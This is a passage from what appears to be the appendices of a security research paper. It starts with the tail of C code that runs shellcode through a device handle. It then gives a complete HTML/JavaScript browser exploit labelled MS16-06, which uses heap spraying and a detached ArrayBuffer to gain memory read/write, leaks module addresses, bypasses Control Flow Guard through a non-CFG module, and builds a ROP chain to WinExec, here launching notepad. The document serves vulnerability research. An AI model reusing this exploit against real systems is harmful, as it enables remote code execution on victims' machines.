                        MAKELANGID(LANG_NEUTRAL, SUBLANG_DEFAULT),
                        (LPTSTR) &lpMsgBuf,
                        0, NULL);

                printf("\n %s \n", lpMsgBuf);
                VirtualFree(lpMsgBuf, 0, MEM_RELEASE);
        }
        else
        {
                printf("\n Shellcode executed: %s \n", lpTempBuff);
        }

        printf("\n Press Enter to terminate. \n");
        getchar();

        _NtClose(hDevice);
        VirtualFree(lpShellCode, 0, MEM_RELEASE);
        VirtualFree(lpTempBuff, 0, MEM_RELEASE);
}
```

Appendix B: Code Leveraging on Non-CFG Modules to Exploit MS16-06

```
<html>
    <body>
        <script>
        var arr = new Array(0x200000);
        var ab2 = new ArrayBuffer(0x1337);

        function sprayHeap()
        {
            for (var i = 0; i < arr.length; i++)
            {
                arr[i] = new Uint8Array(ab2);
            }
        }

        function pwn() {
            var ab = new ArrayBuffer(2123 * 1024);
            var ia = new Int8Array(ab);

            detach(ab);
            setTimeout(main, 50, ia);

            function detach(ab) {
                postMessage("", "*", [ab]);
            }

            function ub(sb) {
                return (sb < 0) ? sb + 0x100 : sb;
            }

            function setAddress(addr) {
                ia[lengthIdx + 4] = addr & 0xFF;
                ia[lengthIdx + 4 + 1] = (addr >> 8) & 0xFF;
                ia[lengthIdx + 4 + 2] = (addr >> 16) & 0xFF;
                ia[lengthIdx + 4 + 3] = (addr >> 24) & 0xFF;
            }

            function readDWORD(addr) {
                setAddress(addr);
                var ret = 0;
                for( var i = 0; i < 4;  i++)
                {
                    ret |= (mv[i] << (i * 8));
                }
                return ret;
            }

            function writeDWORD(addr, val) {
                setAddress(addr);
                for(var i = 0; i < 4; i ++)
                {
                    mv[i] = (val >> (i * 8)) & 0xFF;
                }
            }

            function findKernel32Addr(addr)
            {
                var sum = 0;
                var hash = -0x35f155d7
                while(true)
                {
                    sum = 0;
                    for(var i = 0; i < 5; i++)
                    {
                        data = readDWORD(addr + i * 4);
                        sum = (sum + data) & 0xFFFFFFFF;
                    }
                    if(sum == hash)
                    {
                        break;
                    }
                    else
                    {
                        addr++;
        }
    }

    var kernel32Addr = readDWORD(readDWORD(addr + 0x39));
    return kernel32Addr;
}

function findIsBadCodePtr(addr) {
    var sum = 0;
    var hash = 0xa3f7221;
    while(true)
    {
        sum = 0;
        for(var i = 0; i < 4; i++)
        {
            data = readDWORD(addr + i * 4);
            sum = (sum + data) & 0xFFFFFFFF;
        }
        if(sum == hash)
        {
            return addr;
        }
        else
        {
            addr++;
        }
    }
    return;
}

function getName(addr) {
    var name = ""
    var i = 0;
    var stringAddr = readDWORD(addr);
    while(true)
    {
        var tmp = readDWORD(stringAddr + i * 0x4);
        char1 = (tmp >> 16) & 0xff
        char2 = tmp & 0xff;
        if(char2 == 0x0)
        {
            return name;
        }
        if(char1 == 0x0)
        {
            name += String.fromCharCode(char2);
            return name;
        }
        name += String.fromCharCode(char2) + String.fromCharCode(char1);
        i++;
    }
    return name;
}

function findKernelbaseAddr(addr)
{
    var sum = 0;
    var hash = -0x35f155d7
    while(true)
    {
        sum = 0;
        for(var i = 0; i < 5; i++)
        {
            data = readDWORD(addr + i * 4);
            sum = (sum + data) & 0xFFFFFFFF;
        }
        if(sum == hash)
        {
            break;
        }
        else
        {
            addr++;
        }
    }

    var kernel32Addr = readDWORD(readDWORD(addr + 0x39));
    var kernelbaseAddr = readDWORD(readDWORD(kernel32Addr + 8));
    return kernelbaseAddr;
}

function leakCFGBypassGadget(addr)
{
    var PEoffset = readDWORD(addr + 0x3C);
    var codeSize = readDWORD(addr + PEoffset + 0x1C);
    var codeAddr = addr + readDWORD(addr + PEoffset + 0x2C);
    var ptrAddr = 0;
    var gadget = 0xc35b;
    for(var i = codeAddr; i < codeAddr + codeSize; i++)
    {
        var data = (readDWORD(i) & 0xFFFF);
        if(data == gadget)
        {
            ptrAddr = i;
            break;
        }
    }
    return ptrAddr;
}

function leakPivotGadget(addr)
{
    var ptrAddr = 0;
    var test1 = 0x00d8a18b;
    var test2 = 0x04c20000;
    while(1)
    {
        var res = readDWORD(addr);
        if(res == test1)
        {
            res = readDWORD(addr+4);
            if(res == test2)
            {
                ptrAddr = addr;
                break;
            }
        }
        addr++;
    }
    return ptrAddr;
}

function findWinExec(addr) {
    var sum = 0;
    var hash = 0x23239600
    while(true)
    {
        sum = 0;
        for(var i = 0; i < 5; i++)
        {
            data = readDWORD(addr + i * 4);
            sum = (sum + data) & 0xFFFFFFFF;
        }
        if(sum == hash)
        {
            return addr - 0x13;
        }
        else
        {
            //alert("hash of " + addr.toString(16) + " is: " + sum.toString(16));
            addr++;
        }
    }
    return;
}

function findExitProcess(addr) {
    var sum = 0;
    var hash = -0x434D94BC;
    while(true)
    {
        sum = 0;
        for(var i = 0; i < 4; i++)
        {
            data = readDWORD(addr + i * 4);
            sum = (sum + data) & 0xFFFFFFFF;
        }
        if(sum == hash)
        {
            return addr;
        }
        else
        {
            addr++;
        }
    }
    return;
}

function checkNonCFGModule(addr)
{
    var PEoffset = readDWORD(addr + 0x3C);
    var DllCharacteristics = readDWORD(addr + PEoffset + 0x5E);

    if((DllCharacteristics & 0x4000) == 0)
    {
        return true;
    }
    return false;
}

function main(ia) {
    sprayHeap();

    /*
    ab allocated address plus i to find first case of 0x1337 tag,
    increase tag to 0x1338 then find it again from length parameter.
    buffer is at offset +4 and vtable is at offset -0x1c
    */
    for (var i = 0; ia[i] != 0x37 || ia[i+1] != 0x13 || ia[i+2] != 0x00 || ia[i+3]
        != 0x00 ;i++)
    {
        if(ia[i] === undefined)
        {
            return;
        }
    }

    ia[i]++
    lengthIdx = i;

    try {
        for(var i = 0; arr[i].length != 0x1338; i++);
    } catch(e) {
        return;
    }

    mv = arr[i];

    var bufaddr = ub(ia[lengthIdx + 4]) |
        ub(ia[lengthIdx + 4 + 1]) << 8 |
        ub(ia[lengthIdx + 4 +2 ]) << 16 |
        ub(ia[lengthIdx + 4 +3]) << 24;
    var vtable = ub(ia[lengthIdx - 0x1c]) |
        ub(ia[lengthIdx - 0x1c + 1]) << 8 |
        ub(ia[lengthIdx - 0x1c + 2]) << 16 |
        ub(ia[lengthIdx - 0x1c + 3]) << 24;

    var kernel32Addr = findKernel32Addr(vtable);
    //alert("Leaked kernel32 addr (" + kernel32Addr.toString(16) + ")");

    var IsBadCodePtrAddr = findIsBadCodePtr(kernel32Addr);
    //alert("Leaked IsBadCodePtr addr (" + IsBadCodePtrAddr.toString(16) + ")");

    var vtaddr = bufaddr;

    for (var i = 0; i < (0x188 / 4); i++)
    {
        writeDWORD(vtaddr + i * 4, readDWORD(vtable + i * 4));
    }
```

```
ia[lengthIdx - 0x1c] = (vtaddr >> 0) & 0xFF;
ia[lengthIdx - 0x1c + 1] = (vtaddr >> 8) & 0xFF;
ia[lengthIdx - 0x1c + 2] = (vtaddr >> 16) & 0xFF;
ia[lengthIdx - 0x1c + 3] = (vtaddr >> 24) & 0xFF;

writeDWORD(vtaddr + 0x7C, IsBadCodePtrAddr);

var pebAddr = 0;
var lastpebAddr = 0;
for(var i = 0x100000; i < 0x4000000; i += 0x1000)
{
    var res = i in mv;

    if(res == false)
    {
        data = readDWORD(i + 0x18);
        if(i == data)
        {
            data2 = readDWORD(i + 0x30);
            if(data2 == lastpebAddr)
            {
                //alert("Valid address: " + i.toString(16))
                pebAddr = data2;
                break;
            }
            lastpebAddr = data2
        }
    }
}

var PEB_LDR_DATA = readDWORD(pebAddr + 0xC);
var LDR_MODULE_LIST = readDWORD(PEB_LDR_DATA + 0x1c);
var search_MODULE_LIST = LDR_MODULE_LIST;
var moduleBase = 0;

while(true)
{
    var base = readDWORD(search_MODULE_LIST + 0x8);
    if(checkNonCFGModule(base))
    {
        var name = getName(search_MODULE_LIST + 0x18)
        alert("Found non-CFG module: " + name);
        moduleBase = base;
        break;
    }
    else
    {
        search_MODULE_LIST = readDWORD(search_MODULE_LIST);
    }
}

// will just crash if no non-CFG module was found
if(moduleBase != 0)
{
    var CFGBypassGadget = leakCFGBypassGadget(moduleBase);
    //alert("CFGBypassGadget is: " + CFGBypassGadget.toString(16));

    var kernelbaseAddr = findKernelbaseAddr(vtable);
    //alert("Leaked kernelbase addr (" + kernelbaseAddr.toString(16) + ")");

    var pivotGadgetAddr = leakPivotGadget(kernelbaseAddr);
    //alert("pivotGadgetAddr is: " + pivotGadgetAddr.toString(16));

    var WinExecAddr = findWinExec(kernel32Addr);
    //alert("WinExecAddr is: " + WinExecAddr.toString(16));

    var ExitProcessAddr = findExitProcess(kernel32Addr);
    //alert("ExitProcessAddr is: " + ExitProcessAddr.toString(16));

    ia[lengthIdx + 0x00] = 0x00;
    ia[lengthIdx + 0x01] = 0x00;
    ia[lengthIdx + 0x02] = 0x00;
    ia[lengthIdx + 0x03] = 0x7e;

    var ropaddr = bufaddr + 0x300;

    writeDWORD(ropaddr, WinExecAddr)
```

```
                    writeDWORD(ropaddr + 4, 0)                 // pivotGadgetAddr argument
                    writeDWORD(ropaddr + 8, ExitProcessAddr)
                    writeDWORD(ropaddr + 0x0c, ropaddr + 0x14) // lpCmdLine of WinExec
                    writeDWORD(ropaddr + 0x10, 5)              // uCmdShow (SW_SHOW) of WinExec

                    // c:\Windows\System32\notepad.exe
                    writeDWORD(ropaddr + 0x14, 0x575C3A63)
                    writeDWORD(ropaddr + 0x18, 0x6F646E69)
                    writeDWORD(ropaddr + 0x1C, 0x735C7377)
                    writeDWORD(ropaddr + 0x20, 0x65747379)
                    writeDWORD(ropaddr + 0x24, 0x5C32336D)
                    writeDWORD(ropaddr + 0x28, 0x65746F6E)
                    writeDWORD(ropaddr + 0x2C, 0x2E646170)
                    writeDWORD(ropaddr + 0x30, 0x00657865)

                    ia[lengthIdx + 0xbc] = (ropaddr >> 0) & 0xFF;
                    ia[lengthIdx + 0xbc + 1] = (ropaddr >> 8) & 0xFF;
                    ia[lengthIdx + 0xbc + 2] = (ropaddr >> 16) & 0xFF;
                    ia[lengthIdx + 0xbc + 3] = (ropaddr >> 24) & 0xFF;

                    writeDWORD(vtaddr + 0x188, CFGBypassGadget);

                    mv.subarray(pivotGadgetAddr);
                }
            }
        }
        setTimeout(pwn, 50);
        </script>
    </body>
</html>
```